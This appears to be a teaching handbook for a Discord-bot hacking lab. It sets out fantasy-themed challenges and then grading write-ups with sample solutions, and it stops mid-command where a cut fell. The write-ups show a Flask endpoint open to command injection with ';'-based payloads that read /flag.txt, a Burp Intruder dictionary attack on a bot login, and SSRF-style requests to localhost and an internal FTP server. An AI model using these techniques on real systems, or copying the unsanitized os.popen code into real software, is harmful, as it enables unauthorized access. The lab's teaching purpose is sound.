Within Discord, the OoC texts are concealed as spoilers, which you can reveal with a simple click on the message. On the Hacking Lab website, the IC and OoC texts are distinctly organized into separate sections for ease of navigation. This dual approach ensures a more immersive and understandable lab experience.

You'll be accompanied by a helpful Dungeon Master bot, which assists you throughout the experience. To advance on your journey, you need to complete each task successfully, create a detailed write-up of your solution, and submit your flag to both the Dungeon Master bot and on the Hacking Lab platform.

Difficulties

Should you encounter any technical issues, like a bot malfunction or connectivity problems, please contact the supervisor for assistance.

For challenges related to solving the lab tasks, it's advisable to consult your classmates first. They may have faced similar hurdles and can offer valuable insights. Remember, cyber security is a collaborative field, and teamwork is essential for success!

Join Discord

For tackling the challenges in this lab, we advise `setting up a new Discord account`. While all activities within the lab are entirely legal, establishing a separate account is a precautionary measure to protect your regular account. This is due to Discord's stringent and occasionally unpredictable banning policies. A dedicated account for this purpose ensures your main account remains secure.

Join our Discord https://discord.gg/rJdwwRzQBx to begin with the challenges `with your newly created account.`

Potion Vendor

Introduction

In this lab, you will gain some basic knowledge about using Discord and learn how to interact with bots. You will explore some of the various ways which Discord bots use to enhance the Discord experience.

Slash Commands

Slash commands are the newer way to build and interact with bots on Discord. With Slash Commands, all you have to do is type `/` and you're ready to use your favourite bot. You can easily see all the commands a bot has, and validation and error handling help you get the command right the first time. It is generally the preferred way to interact with bots.

Prefixed Commands

Before Discord added slash commands, all bots had prefixed commands. A user would have to either read the documentation of the bot or type the bot's prefix followed by help e.g. `$help` in our case, to get the list of commands the bot uses. While some bots are still using prefixed commands it is generally not very widespread anymore since slash commands where introduced.

Potion Vendor (IC)

In the bustling market of the ancient city of Lyrandar, there resides a potion vendor known far and wide for his unparalleled skill in the alchemical arts. This master potion maker, an adept artisan named Rurik, is renowned for his ability to craft a myriad of magical brews, each with its own unique and enchanting properties.

Rurik's reputation as a potion master is not just due to his skill but also his meticulous approach to his craft. To commission a potion from him, one must present the exact recipe. This precision ensures that Rurik can faithfully and accurately concoct the desired elixir, harnessing the full potential of its magical components.

Your quest, a crucial step in your journey to become a renowned bard, leads you to Rurik's doorstep. The task at hand is to acquire a potion known as the 'Elixir of the `Great-Singer`,' a rare concoction that bestows upon its imbiber the mesmerizing voice and charm necessary to captivate any audience. This potion is key to securing your place in the prestigious Bard's Guild, an honor sought after by many but granted to only a few exceptional talents.

The challenge lies in either knowing the formula for this rare elixir or finding a trustworthy confidant who can provide Rurik with the precise recipe. The ingredients are exotic, the preparation intricate, and the effects, nothing short of miraculous.

But there are whispers in the shadows that you can find a long forgotten recipe in the possession of Rurik himself that grants you the power of a `Great-Singer`.

With the Elixir of the `Great-Singer` in your possession, your path to joining the illustrious ranks of the Bard's Guild would become very clear. Your voice, enhanced by Rurik's magical brew, would echo through the halls of the Guild, enchanting the ears of all who hear it. As you step into Rurik's shop, the smell of herbs and the sight of bubbling potions fill your senses, and you know that your journey to becoming a `Great-Singer`, a bard of legends, is about to begin.

Potion Vendor (OoC)

The potion vendor itself is a small bot which enables you to give a specific role to another person if you have that role yourself.

Your task is to get the role `Great-Singer` to advance in the lab.

Hint: If you're encountering difficulties, consider reviewing the various command types. It's possible that the bot's developer may have inadvertently left test functions in place.

Grading

Flag submission

This challenge doesn't have a flag.

Security Questions

1. What were the steps needed to exploit the bot?
2. What is the vulnerability?
3. How would you fix the vulnerability?
4. Have you seen a similar bot or a similar weakness in real life?
5. What did you like in this challenge?
6. What didn't you like in this challenge?


Bard

Introduction

You will be experimenting with a music bot during this activity. This experience will highlight the significance of keeping code clean and sanitized, underscoring an important principle in programming and development.

Login

In this lab, each user has their own instance of the bot, which you can start through the Resources Tab on the Hacking-Lab Web Interface. To connect with the bot, use the command `/login <FQDN-of-HL-resource>` in a direct message on Discord with the Bard bot. This process links your Hacking Lab container to Discord via our custom-built framework. This setup offers significant benefits: it guarantees that each person can access their own dedicated bot, eliminating the risk of disrupting someone else's bot. This promotes a seamless and continuous learning journey and maintains a tidy Discord environment by having just one "frontend bot."



Keep in mind that this challenge has dynamic flags and only the flag generated by the bot you start yourself works on your account.

Bash

Introduction to Bash

Bash, short for **B**ourne **A**gain **SH**ell, is a command language interpreter widely available on various UNIX and Linux operating systems. Bash is an enhanced replacement for the original Bourne shell (`/bin/sh`). It provides extensive functionality for interactive and programming use, including advanced scripting capabilities, job control, file manipulation, and program execution.

Creating One-Liners in Bash

Bash one-liners are powerful tools for performing complex tasks quickly and efficiently. There are several ways to construct one-liners, with different characters like `;`, `|`, and `&` serving distinct purposes:

1. **Semicolon (`;`)**:
    - **Usage**: The semicolon is used to separate multiple commands that are to be executed sequentially in the same shell context.
    - **Example**: `command1; command2`
    - **Behavior**: `command2` is executed after `command1` completes, regardless of `command1`'s success or failure.
2. **Pipe (`|`)**:
    - **Usage**: The pipe symbol is used for piping the output of one command as input to another. This is a form of inter-process communication.
    - **Example**: `command1 | command2`
    - **Behavior**: `command2` is executed with the standard output of `command1` as its standard input. This is typically used for filtering, searching, or transforming the data.
3. **Ampersand (`&`)**:
    - **Usage**: The ampersand is used to run a command in the background, allowing the terminal to be used for other tasks while the command runs.
    - **Example**: `command1 &`
    - **Behavior**: `command1` is executed in the background, freeing up the command line for immediate use. The user can continue to interact with the shell without waiting for the command to complete.

Bard (IC)

The bard stands as a paragon of musical prowess. Despite your newfound vocal talents, courtesy of an enchanted elixir from a mysterious potion vendor, your journey to bardic mastery is far from over. A melodious voice is but a single note in the symphony of skills required to become a bard of legendary inspiration, capable of bolstering the strength of allies and oneself.

This skilled minstrel may impart to you the melodies of power, a chance for you to weave magic through song as he does. Yet, tread cautiously, for this bard harbors secrets in his repertoire of harmonic songs. His reluctance to unveil all his lyrical lore stems from the fear of nurturing a formidable rival. Your quest, then, is to navigate this labyrinth of melodies and unearth the hidden cadences of his art, mastering the ancient and mystical songs of the bards.

To reveal the full spectrum of his songs, one must simply invoke the right incantation, akin to entering a `.` in the query parameter. This subtle yet powerful gesture will unveil the entire collection of his harmonious creations, allowing you to delve deeper into the ancient and mystical songs of the bards.

Bard (OoC)

The bard is a bot designed to play a variety of music at your request. You can explore and select from its repertoire of songs, tailoring your musical experience to your preferences.

In addition to enjoying the bard's musical capabilities, your objective is to obtain a specific flag. Successfully acquiring this flag will grant you the role of `Great-Strength`, a necessary achievement for progressing further in the challenge.

If you want to ask him for songs you can simply ask him to show all songs by entering `.` in the query parameter.

Hint: Have a look at `/app/app.py` and analyze it. Maybe you can find out why your output looks so weird.

Grading

Flag submission

After successfully solving the challenge you will receive a dynamic flag.

Security Questions

1. What were the steps needed to exploit the bot?
2. What is the vulnerability?
3. How would you fix the vulnerability?
4. Have you seen a similar bot or a similar weakness in real life?
5. What did you like in this challenge?
6. What didn't you like in this challenge?

Guard

Introduction

An Anti-Nuke Bot, also known as an Anti-Raid Bot, serves as an indispensable tool for server moderators aiming to safeguard Discord communities against coordinated attacks by malicious bots or users. Its primary function is to proactively detect and counteract attempts to flood a server with an excessive influx of new members, which could overwhelm and disrupt the server's functionality. By swiftly identifying and managing these influxes, the Anti-Nuke Bot helps maintain the stability and security of the Discord server environment.

In this case we have implemented a very simplified version of a anti nuke but where a server moderator can edit the bot settings, that control how many users are able to join a discord server, directly in the Discord GUI.
This may be a very comfortable way to manage certain settings but can pose a threat if programmed and implemented poorly.

Guard (IC)

In front of the mystical city of Discordia, a city where the lines between the arcane and the digital blur, stands a unique guardian. This guardian, known as the Guard of the Gates, is not your usual sentry. It is an enigmatic entity, neither flesh nor spirit, that watches over the entrance to Discordia.

Your quest, intrepid adventurers, is to embark on a daring challenge. Within the confines of this realm, there exists a mechanism so vital, so powerful, that it controls access to the innermost secrets of Discordia. This mechanism, unseen yet omnipresent, is protected by the Guard of the Gates.

To succeed, you must demonstrate both bravery and intellect. Engage with the environment, deciphering the labyrinthine intricacies of this world. Your goal is to uncover a hidden weakness, a flaw within the very fabric of the guardian's domain, where those of high honor - the moderators - traditionally gain their power.

In this quest, you shall interact with the very essence of Discordia, using your skills and knowledge to uncover potential vulnerabilities. Be warned, for this is no ordinary task. It requires keen insight, wisdom, and the courage to face the unknown.

Guard (OoC)

In this challenge you are going to try to find and abuse a vulnerability in the bots login function, where moderators normally gain access to the settings of the anti raid bot.


Have a look at the Discord bot, try to interact with it, by using the commands, and find possible vulnerabilities that you can think of.


Hint: Use the kookarai VM provided by Hacking-Lab and use the Burp software as a helpful tool.


Hint: You can find a list of passwords in the resources tab. The username is admin.

Help

Here are a few screenshots to assist you in correctly setting up Burp:




Positions
Payloads
Resource pool
Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 100
Payload type: Simple list
Request count: 100
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
password
123456
12345678
1234
qwerty
12345
dragon
pussy
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#


Positions
Payloads
Resource pool
Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 582
Payload type: Numbers
Request count: 100
Payload settings [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1182626599443365930
To: 1182626599443370000
Step: 7
How many: 200
Number format
Base: Decimal Hex
Min integer digits: 0
Max integer digits: 10
Min fraction digits: 0
Max fraction digits: 0
Examples
1
987654321
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
...
Rule
Payload encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters: ./\=<>?+&*;:"{}|^`#

Grading

Flag submission

After successfully solving the challenge you will receive a static flag.

Security Questions

1. What were the steps needed to exploit the bot?
2. What is the vulnerability?
3. How would you fix the vulnerability?
4. Have you seen a similar bot or a similar weakness in real life?
5. What did you like in this challenge?
6. What didn't you like in this challenge?

Lorekeeper

Introduction

You will engage with a bot capable of performing HTTP/S and (S)FTP server requests for you. Such bots can be employed to develop monitoring tools that crawl websites, download recent files through (S)FTP, or interact with APIs.

This exercise will underscore the potential hazards of using a publicly accessible bot via a third-party tool within an internal network that bypasses the firewall.

Proxy Server

This bot theoretically allows you to browse the internet, but practically, it's limited. Within Hacking-Lab containers, all outgoing requests are proxied, and only specific domains are permitted. The challenge focuses on gathering information inside the network rather than outside.

Lorekeeper (IC)

In a grand library filled with towering bookshelves, a lorekeeper with pale skin and silver hair is deeply engrossed in an ancient tome. Wearing robes of deep purple adorned with golden arcane symbols, he sits at a wooden table illuminated by a hovering crystal emitting a soft blue glow. The room is filled with scrolls, artifacts, and mysterious objects.

Lifting his gaze from the ancient tome and meeting your eyes with a sparkle of wisdom and intrigue, the lorekeeper speaks in a voice that carries the weight of countless tales:

"Ah, traveler. Welcome to the Sanctum of Memories. I am Elarion, the keeper of stories and guardian of secrets. In this vast repository, the threads of time and magic intertwine. What ancient knowledge do you seek, or perhaps, what tale do you wish to add to our ever-growing tapestry?"

If you seek knowledge the sections of "Get Historical Traditions, Tales, and Proclamations" (HTTP) from home and the Folklore Transcribed Prophecies (FTP) from the company of secure-sftp are good places to start.

Lorekeeper (OoC)

The lorekeeper allows you to crawl websites, download recent files through (S)FTP, or interact with APIs within the network.

Have a look at http://127.0.0.1 first. The `README` of `secure-sftp.com` is also a useful.

The goal is to get the role of `Great-Knowledge` to progress the challenge.

Hint: Incancations are spells used to decrypt hidden knowledge, not flags

Some users have encountered problems when attempting to decrypt the flag.txt file downloaded from Discord. If you're unable to decrypt the file after downloading it, consider copying and pasting the visible content from Discord into a new file named flag.txt and then try again.

Grading

Flag submission

After successfully solving the challenge you will receive a static flag.

Security Questions

1. What were the steps needed to exploit the bot?
2. What is the vulnerability?
3. How would you fix the vulnerability?
4. Have you seen a similar bot or a similar weakness in real life?
5. What did you like in this challenge?
6. What didn't you like in this challenge?


Spellcaster

Introduction

You are about to gain access to a command bot that has the capability to execute commands directly on a system. This feature, while potentially useful, carries significant risks. It is important to be aware of the dangers associated with such direct command execution even if the commands are executed by a user with relatively low permissions.

Login

In this lab, each user has their own instance of the bot, which you can start through the Resources Tab on the Hacking-Lab Web Interface. To connect with the bot, use the command `/login <FQDN-of-HL-resource>` in a direct message on Discord with the Spellcaster bot. This process links your Hacking Lab container to Discord via our custom-built framework. This setup offers significant benefits: it guarantees that each person can access their own dedicated bot, eliminating the risk of disrupting someone else's bot. This promotes a seamless and continuous learning journey and maintains a tidy Discord environment by having just one "frontend bot."



Keep in mind that this challenge has dynamic flags and only the flag generated by the bot you start yourself works on your account.

Spellcaster (IC)

In the mystical realm of Eldoria, there lies a legendary figure, Karsten the Spellweaver, affectionately known amongst his circle as Spellkarsten. This whimsical wizard, renowned for his hearty laughter and quick wit, presides over the Arcane Academy filled with arcane tomes and mystical artifacts. Spellkarsten, ever the mentor, invites aspiring mages to his sanctum, a place where they can experiment with formidable enchantments under his watchful eye.

Despite his jovial nature, Spellkarsten is a master of the arcane, fearless in the face of the unknown. His reputation for recklessness is often whispered in the hallowed halls of the Arcane Academy, yet his prowess is undeniable. Surrounding his domain are ancient, shimmering magic barriers, erected by Spellkarsten himself. These barriers are a testament to his skill, having withstood countless tests of time and power. No spell, no matter how potent, has ever pierced these mystical defenses, safeguarding the world beyond from the untamed forces of magic within.

Many have wondered about the secrets Spellkarsten guards. It is said that within the depths of his library lies a hidden chamber, home to the most forbidden spells and artifacts, accessible only to those who possess the knowledge and power to become a 'superuser of magic.' However, none have reached such heights of magical mastery, except for Spellkarsten himself. His unparalleled understanding of the arcane arts makes him not just a teacher but a guardian of knowledge and power, holding secrets that could either enlighten the world or bring it to its knees.

As adventurers and scholars alike seek out Spellkarsten, hoping to glean even a fraction of his wisdom, the Spellweaver continues his enigmatic work, ever expanding the boundaries of magical understanding, while ensuring that the dangerous powers he wields do not fall into the wrong hands.

Spellcaster (OoC)

The spellcaster is a bot designed to execute commands on a system. The commands are executed as a non-root user. Can you become root by escalating your privileges?

Hint: Have a look at the installed packages. Some might be quite old. Have a look at programs which lets you execute a command as another user.

Hint: If you're uncertain about the distribution that the bot is using, take a moment to read this article.

Grading

Flag submission

After successfully solving the challenge you will receive a dynamic flag.

Security Questions

1. What were the steps needed to exploit the bot?
2. What is the vulnerability?
3. How would you fix the vulnerability?
4. Have you seen a similar bot or a similar weakness in real life?
5. What did you like in this challenge?
6. What didn't you like in this challenge?

12.2 Grading Documentation

Potion Vendor Grading Doc

This is an example of how the user could potentially solve the lab.

The potion vendor itself is a small bot which enables you to give a specific role to another person if you have that role yourself.

The vulnerability is really simple. The developer created a command `$test_add_role` to test if the bot can grant roles. This command is available to anyone and you don't need to have the role yourself.

`$test_add_role Great-Singer @<username>`

Write-up

1. What were the steps needed to exploit the bot?
    - Explained above
2. What is the vulnerability?
    - Explained above
3. How would you fix the vulnerability?
    - Delete the test command `$test_add_role`
4. Have you seen a similar bot or a similar weakness in real life?
    - Up to the user
5. What did you like in this challenge?
    - Up to the user
6. What didn't you like in this challenge?
    - Up to the user

Bard Grading Doc

This is an example of how the user could potentially solve the lab.

The vulnerability is that `/search_songs` takes the input of the user and executes it on the OS:

```
@app.route('/search_songs', methods=['POST'])
def search_songs():
    query = request.form['query']
    sanitized_query = query.replace("|", "")
    cmd = f"ls -R /app/songs/ | grep -i {sanitized_query}"
    result = os.popen(cmd).read()
    available_songs = result.split("\n")[:-1]
    available_songs = [song[:-4] for song in available_songs]  # Cut off the last 4 characters (cut off ".mp3")
    return available_songs
```

The query already gets a bit sanitized as the character `|` gets filtered out. The user can however still execute other commands by using the `;` character.

It also cuts off the last 4 characters. This is done to both make the otherwise quite easy lab a bit harder and to hide the file extension `.mp3`.

Write-up

This is an example of how the user could potentially solve the lab.

The vulnerability is that `/search_songs` takes the input of the user and executes it on the OS:

```
@app.route('/search_songs', methods=['POST'])
def search_songs():
    query = request.form['query']
    sanitized_query = query.replace("|", "")
    cmd = f"ls -R /app/songs/ | grep -i {sanitized_query}"
    result = os.popen(cmd).read()
    available_songs = result.split("\n")[:-1]
    available_songs = [song[:-4] for song in available_songs]  # Cut off the last 4 characters (cut off ".mp3")
    return available_songs
```

The query already gets a bit sanitized as the character `|` gets filtered out. The user can however still execute other commands by using the `;` character.

It also cuts off the last 4 characters. This is done to both make the otherwise quite easy lab a bit harder and to hide the file extension `.mp3`.

Write-up

1. What were the steps needed to exploit the bot?
    - Two Discord commands:
        - `/search_songs query: rick; echo "$(tail -1 /flag.txt)1234"` for the HL flag

        - `/search_songs query: rick; echo "$(head -1 /flag.txt)1234"` for the Discord flag
2. What is the vulnerability?
    - Explained above
3. How would you fix the vulnerability?
    - Better sanitizing
4. Have you seen a similar bot or a similar weakness in real life?
    - Up to the user
5. What did you like in this challenge?
    - Up to the user
6. What didn't you like in this challenge?
    - Up to the user

Guard Grading Doc

This is an example of how the user could potentially solve the lab.

The Discord bots primary vulnerability lies in its manually implemented login function for the settings interface within the Discord GUI.
Looking at the OWASP top ten it becomes clear, that the bot is suffering from security misconfiguration, identification / authentication failures and in general an insecure design. This could lead to an attack that renders the server inaccessible for new members that want to join the server and possibly much worse in a real world scenario, where all the bot configurations are accessible through the bots interface. Also: Normal users shouldn't have access to this function in the first place.

Observations:
During simulated attacks, manipulating the bot settings via the GUI revealed a direct impact on server access, allowing for easy adjustment of user limits. This process enabled swift alterations that could potentially flood or restrict server access, posing risks of disruption or compromise.

The attack is easy to carry out because the chosen password for the user settings is extremely insecure and can be found in multiple password dictionaries. Therefore, the login can be easily bypassed with a dictionary attack.

Recommendations:
To fortify the bots security posture, implementing stringent access controls within the GUI for modifying user limits is imperative. Additionally, employing stricter validation mechanisms and logging changes to settings can enhance accountability and mitigate risks associated with unauthorized adjustments.

Correct Burp Setup:

1. Enter command `/login <user> <password>` but don't send it just yet.
2. Start running the traffic through the Burp proxy. The user can log into Discord in the browser for this.
3. Send the command in Discord and send the raw request in Burp to the Intruder
4. Choose attack type: `Pitchfork`
5. Check if the username is `admin`
6. Add the nonce and the value of the password as payload positions
7. For the nonce: create payload type `number` and set amount according to the number of passwords you want to try.
8. For the password: create payload type `simple list`
9. Start the attack and observe in Discord if login was successful in the Discord server.
10. Set amount of users that can join the server to 0 in the bot settings and submit the flag, which is received by the guard bot.

Write-up

1. What were the steps needed to exploit the bot?
    - Explained above
2. What is the vulnerability?

    - Explained above
3. How would you fix the vulnerability?
    - Explained above
4. Have you seen a similar bot or a similar weakness in real life?
    - Up to the user
5. What did you like in this challenge?
    - Up to the user
6. What didn't you like in this challenge?
    - Up to the user

Lorekeeper Grading Doc

This is an example of how the user could potentially solve the lab.

The vulnerability is that `/find_folklore` can be used to get files from FTP and `/find_history` can be used to create HTTP GET requests. This enables the user to access services that might otherwise be behind a firewall or a NAT and not reachable to the outside.

If the user starts by using the Discord command `/find_history url: http://127.0.0.1` to create a HTTP request he will get to know that there is the important `cryptic_revelation.html` which he should visit.

If he makes a request to this HTML he gets some clear text and some base58 encoded text with the hint that the encoded text is encoded with base58. The important bit in the decoded text is the following line:

The incantation for cryptic revelation is: MysticDecrypter

With this knowledge the user has completed the HTTP part of the journey and can move on to solve the FTP riddle.

It is always a good thing to check if there is a README available so we will do just that:
`/find_folklore url: secure-sftp.com file: README`

This has some flavor text and at the bottom is the important part:

> You should start by looking for a TXT-book on the flag. You should use the following supporting incantation for "Cryptic Revelation":
>
> openssl enc -aes-256-cbc -d -a -pbkdf2 -iter 10000 -in flag.txt -pass pass:""

The next step is to use this command which yields the static flag:
`/find_folklore url: secure-sftp.com file: flag.txt`

Which can then be decrypted by:

```
openssl enc -aes-256-cbc -d -a -pbkdf2 -iter 10000 -in flag.txt -pass
